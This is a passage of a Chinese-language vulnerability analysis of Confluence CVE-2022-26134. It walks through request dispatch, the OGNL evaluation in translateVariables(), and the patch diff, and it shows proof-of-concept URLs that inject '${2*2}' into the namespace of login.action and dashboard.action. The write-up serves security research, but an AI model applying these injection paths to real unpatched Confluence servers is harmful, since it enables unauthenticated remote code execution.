        finalLocation = TextParseUtil.translateVariables(this.location, stack);
    }

    this.doExecute(finalLocation, invocation);
}
```


- 可见都会执行到 execute(),实现该方法的类也不多，就8个，而且 `ActionChainResult` 明晃晃地排在首位



```java
public interface Result extends Serializable {
        8 implementations
    void execute(ActionInvocation var1) throws Exception;
}
```

```
Choose Implementation of execute (8 Methods Found)
ActionChainResult (com.opensymphony.xwork)                                  7.3 (xwork-1.0.3.6.jar)
ChartResult (com.opensymphony.webwork.dispatcher)                           7.3 (webwork-2.1.5-atlassian-3.jar)
HttpErrorResult (com.atlassian.xwork.results)                               7.3 (atlassian-xwork-core-2.1.0.jar)
HttpHeaderResult (com.opensymphony.webwork.dispatcher)                      7.3 (webwork-2.1.5-atlassian-3.jar)
ServerHttpDispatcherResult (com.opensymphony.webwork.dispatcher.client)     7.3 (webwork-2.1.5-atlassian-3.jar)
SoyResult (com.atlassian.confluence.xwork)                                  7.3 (confluence-7.3.5.jar)
WebWorkResultSupport (com.opensymphony.webwork.dispatcher)                  7.3 (webwork-2.1.5-atlassian-3.jar)
XSLTResult (com.opensymphony.webwork.views.xslt)                            7.3 (webwork-2.1.5-atlassian-3.jar)
```


然后在方法 `Result#excute()` 里调用 `TextParseUtil#translateVariables()` 对 Variable 进行 Translate



```java
public static String translateVariables(String expression, OgnlValueStack stack) {   expression: "/login.vm"    stack: OgnlValueStack@51174
    StringBuilder sb = new StringBuilder();
    Pattern p = Pattern.compile( regex: "\\$\\{([^}]*)\\}");
    Matcher m = p.matcher(expression);

    int previous;
    for(previous = 0; m.find(); previous = m.end()) {
        String g = m.group(1);
        int start = m.start();

        String value;
        try {
            Object o = stack.findValue(g);
            value = o == null ? "" : o.toString();
        } catch (Exception var10) {
            value = "";
        }
```


```
# 题外话（事后诸葛亮）
如果在分析 Confluence 历史漏洞时肯耐心地像这样梳理一遍 Confluence 对 HTTP 请求的处理过
程，其实只要跟进了 translateVariables() 方法里，还是有很大地机会挖到 CVE-2022-26134
的，毕竟 findValue() 就在那里 :)

# 若 expression 可控
可以构造形如 ${xxx} 的 payload，触发 stack.findValue()，达到 RCE 的效果
```

最后再调用 `VelocityResult#doExecute()` 使用 Velocity 模板引擎加载模板文件 `login.vm` 进行渲染，然后返回结果。



```java
    try {
        VelocityManager velocityManager = VelocityManager.getInstance();   velocityManager: ConfluenceVelocityManager@51114
        Template t = this.getTemplate(stack, velocityManager.getVelocityEngine(), invocation, finalLocation);   invocation: DefaultActionInvocation@51026
        Context context = this.createContext(velocityManager, stack, request, response, finalLocation);   stack: OgnlValueStack@51033    request: DebugFilte
        Writer writer = pageContext.getOut();   pageContext: PageContextImpl@51113    writer: JspWriterImpl@51138
        if (usedJspFactory) {   usedJspFactory: true
            String encoding = this.getEncoding(finalLocation);
            String contentType = this.getContentType(finalLocation);   finalLocation: "/login.vm"
            if (encoding != null) {
                contentType = contentType + ";charset=" + encoding;
            }

            response.setContentType(contentType);   response: DebugFilter$LoggingResponseWrapper@51109
        }

        t.merge(context, writer);   t: ConfluenceVelocityTemplateImpl@51136    context: OutputAwareWebWorkVelocityContext@51137    writer: JspWriterImpl@511
        if (usedJspFactory) {
            writer.flush();
        }
    } catch (Exception var20) {
        log.error( o: "Unable to render Velocity Template, '" + finalLocation + "'", var20);
        throw var20;
```

如图：



至此，Confluence 的 HTTP 请求的处理流程梳理完毕。

流程总结：

- 客户端发起对 `/xxx/login.action` 的 HTTP 请求
- 经过一系列 Filter 处理后，会走到 `ServletDispatcher#service()` 进行分发请求
- 通过 this.getNameSpace()、this.getActionName()等方法获取所需的属性，如：namespace等
- 会对 拦截器数组进行迭代循环，直到 `resultCode≠null` 跳出循环
- 根据 `resultCode` 构建 `this.result` 并获取 `login.action` 对应的模板文件 `/login.vm`
- 执行 `this.result.excute()` 时会调用 `translateVariables()` 对一些变量进行 Translate
  - Converted object from variable translation.
  - 会对表达式进行解析，存在 OGNL Injection 的风险
- 最后就是加载模板文件进行处理 & 渲染，然后返回给客户端。

0x04 CVE-2022-26134 pre-auth RCE

Security Advisory

- Confluence - CVE-2022-26134 - Critical severity unauthenticated RCE vulnerability


Atlassian has been made aware of current active exploitation of a critical severity unauthenticated remote code execution vulnerability in Confluence Data Center and Server. The OGNL injection vulnerability allows an unauthenticated user to execute arbitrary code on a Confluence Server or Data Center instance.

关键信息：

- 漏洞条件：`unauthenticated` 不需要任何权限
- 漏洞利用：
  - `OGNL injection` 漏洞本质 表达式语言 OGNL 的问题

补丁分析

diff补丁



Compare by: Binary Content

F:\workspace\java\application\atlassian\confluence\code\local\debug\7.3.5_lib\xwork-1.0.3.6.jar

F:\workspace\java\application\atlassian\confluence\code\local\debug\CVE-2022-26134\xwork-1.0.3-atlassian-10.jar

Name	Size	Date	*	Date	Size	Name
			←	9/30/2022 01:54	1707	xwork-1.0.1.dtd
xwork-1.0.dtd	1595	4/9/2020 13:56	≠	9/30/2022 01:54	1593	xwork-1.0.dtd
xwork-default.xml	2075	4/9/2020 13:56	≠	9/30/2022 01:54	3244	xwork-default.xml
/com/opensymphony/xwork/						
Action.class	447	4/9/2020 13:56	≠	9/30/2022 01:54	447	Action.class
ActionChainResult.class	4433	4/9/2020 13:56	≠	9/30/2022 01:54	4348	ActionChainResult.class

Side-by-side viewer　Do not ignore　Highlight words　2 differences

```java
public void execute(ActionInvocation invocation) throws Exception {
    if (this.namespace == null) {
        this.namespace = invocation.getProxy().getNamespace();
    }

    OgnlValueStack stack = ActionContext.getContext().getValueStack();
    String finalNamespace = TextParseUtil.translateVariables(this.namespace, s
    String finalActionName = TextParseUtil.translateVariables(this.actionName,
    if (this.isInChainHistory(finalNamespace, finalActionName)) {
        throw new XworkException("infinite recursion detected");
    } else {
        this.addToHistory(finalNamespace, finalActionName);
        HashMap extraContext = new HashMap();
        extraContext.put("com.opensymphony.xwork.util.OgnlValueStack.ValueStac
        extraContext.put("com.opensymphony.xwork.ActionContext.parameters", Ac
        extraContext.put("com.opensymphony.xwork.interceptor.component.Compone
        extraContext.put("CHAIN_HISTORY", ActionContext.getContext().get("CHAI
        if (log.isDebugEnabled()) {
            log.debug("Chaining to action " + finalActionName);
        }
```

```java
public void execute(ActionInvocation invocation) throws Exception {
    if (this.namespace == null) {
        this.namespace = invocation.getProxy().getNamespace();
    }

    String finalNamespace = this.namespace;
    String finalActionName = this.actionName;
    if (this.isInChainHistory(finalNamespace, finalActionName)) {
        throw new XworkException("infinite recursion detected");
    } else {
        this.addToHistory(finalNamespace, finalActionName);
        HashMap extraContext = new HashMap();
        extraContext.put("com.opensymphony.xwork.util.OgnlValueStack.ValueStack"
        extraContext.put("com.opensymphony.xwork.ActionContext.parameters", Acti
        extraContext.put("com.opensymphony.xwork.interceptor.component.Component
        extraContext.put("CHAIN_HISTORY", ActionContext.getContext().get("CHAIN_
        if (log.isDebugEnabled()) {
            log.debug("Chaining to action " + finalActionName);
        }

        this.proxy = ActionProxyFactory.getFactory().createActionProxy(finalName
```


移除了 `ActionChainResult#execute()` 中对 `TextParseUtil.translateVariables()` 的调用。在 `0x03` 小节中，已经知道 `translateVariables()` 是存在 OGNL Injection 风险的：

简化流程：

- 客户端发起对 `/xxx/login.action` 的 HTTP 请求
- 经过一系列 Filter 处理后，会走到 `ServletDispatcher#service()` 进行分发请求
- 通过 this.getNameSpace()、this.getActionName()等方法获取所需的属性，如：namepace等
- 会对 拦截器数组进行迭代循环，直到 `resultCode≠null` 跳出循环
- 根据 `resultCode` 构建 `this.result` 并获取 `login.action` 对应的模板文件 `/login.vm`
- 执行 `this.result.excute()` 时会调用 `translateVariables()` 对一些变量进行 Translate
    - Converted object from variable translation.
    - 会对表达式进行解析，存在 OGNL Injection 的风险
- 最后就是加载模板文件进行处理 & 渲染，然后返回给客户端。


现在只需要分析出如何触发 `ActionChainResult#execute()` 中的 OGNL Injection 即可。

- com.opensymphony.xwork.ActionChainResult#execute



```java
public void execute(ActionInvocation invocation) throws Exception {
    if (this.namespace == null) {
        this.namespace = invocation.getProxy().getNamespace();
    }

    OgnlValueStack stack = ActionContext.getContext().getValueStack();
    String finalNamespace = TextParseUtil.translateVariables(this.namespace, stack);
    String finalActionName = TextParseUtil.translateVariables(this.actionName, stack);
    if (this.isInChainHistory(finalNamespace, finalActionName)) {
        throw new XworkException("infinite recursion detected");
```

如图所示，调用 `translateVariables()` 对 namespace 进行处理，而 namespace 在 `0x03` 小节中已确认为可控点：



以 `getNameSpace()` 为例,其处理流程如下:

```
request.getServletPath() → getNamespaceFromServletPath(servletPath) → servletPath.substring(0, servletPath.lastIndexOf("/"))
```

- `namespace` = 请求路径最后一个 `/` 之前的内容
  - 若请求 `/login.action` → `namespace` 就是 `""`
  - 若请求 `/xxx/login.action` → `name` 则等于 `/xxx`


所以 `26134` 也就呼之欲出了。

> 构造 poc 验证想法

1. 在 namespace 处插入 OGNL 表达式

```
/${2*2}/login.action
```

如图，发现和预想的结果并不一样




经过之前的分析已知，对 `/login.cation` 请求在构建 `result` 时，取得的类是继承自 `WebWorkResultSupport` 的 `EncodingVelocityResult`，最后执行的 `Result#excute()` 是 `WebWorkResultSupport`，而不是 `ActionChainResult`。

```
Q: 问题来了，如何构造请求可让其执行到 ActionChainResult#execute() 呢 ?
```

回忆一下：


- 针对 `/xxx/login.action` 的请求，在构建 `this.result` 时会根据 `resultCode="input"` 从 `Map results` 中取 `resultConfig`，其 `ClassName` 决定了调用 `Result#execute()` 的子类。



```
public Result createResult() throws Exception {
    Map results = this.proxy.getConfig().getResults();   results:  size = 20
    ResultConfig resultConfig = (ResultConfig)results.get(this.resultCode);   resultConfig: ResultConfig@50829
    Result newResult = null;
    if (resultConfig != null) {
        try {
            newResult = ObjectFactory.getObjectFactory().buildResult(resultConfig);
        } catch (Exception var5) {
```

```
Evaluate expression (Enter) or add a watch (Ctrl+Shift+Enter)
> this = {DefaultActionInvocation@52348}
> results = {HashMap@50789}  size = 20
v resultConfig = {ResultConfig@50829}
    > params = {HashMap@50855}  size = 1
    > className = "com.atlassian.confluence.setup.webwork.EncodingVelocityResult"
    > name = "input"
> this.resultCode = "input"
```

所以若想要调用到 `ActionChainResult#execute()` ，需要控制 resultConfig 的 className 为 ActionChainResult，resultConfig 由 resultCode 决定



```
v results = {HashMap@46526}  size = 20
    > "loginrequired" -> {ResultConfig@46550}
    > "notsetup" -> {ResultConfig@46552}
    v "notpermittedpersonal" -> {ResultConfig@46554}
        > key = "notpermittedpersonal"
        v value = {ResultConfig@46554}
            > params = {HashMap@46595}  size = 1
            > className = "com.opensymphony.xwork.ActionChainResult"
            > name = "notpermittedpersonal"
```


从 `results` 分析可得，当 resultCode 等于以下值时：

```
notpermittedpersonal
readonly
notpermitted
notfound
```

可以让执行流程成功进入到 ActionChainResult#execute()。

```
Q: 该如何构造请求让其 resultCode 等于以上值呢 ?
A: 暂时没啥思路，只能继续啃文档。
```

最后对 `notpermitted` 进行搜索找到以下描述



"Not Permitted" immediately after Confluence login

Mark Plimley
Mar 19, 2018

I'm running Confluence 6.6.0 server and am still trying to figure it out. Immediately after login as a regular user it puts me on **Administration / Users**, which I probably visited as jira admin. As expected, I get "Not Permitted." I cleared my browser cache but that didn't help.

I logged in from another computer where I have not connected before, and it put me on the same incorrect page. I conclude from this that Confluence has saved this as my default page.

I tried changing the URL to [Confluence URL]/welcome.action but this put me on the /dashboard.action page with the same error message.

Is there something wrong with my permissions? How can I fix the default page on login? Please advise.

Mark


顾名思义，访问一个没有权限的路径即可？比如图中的 `/dashboard.action` 。

> 再次构造 poc 验证想法

2. 在 namespace 处插入 OGNL 表达式

```
/${2*2}/dashboard.action
```

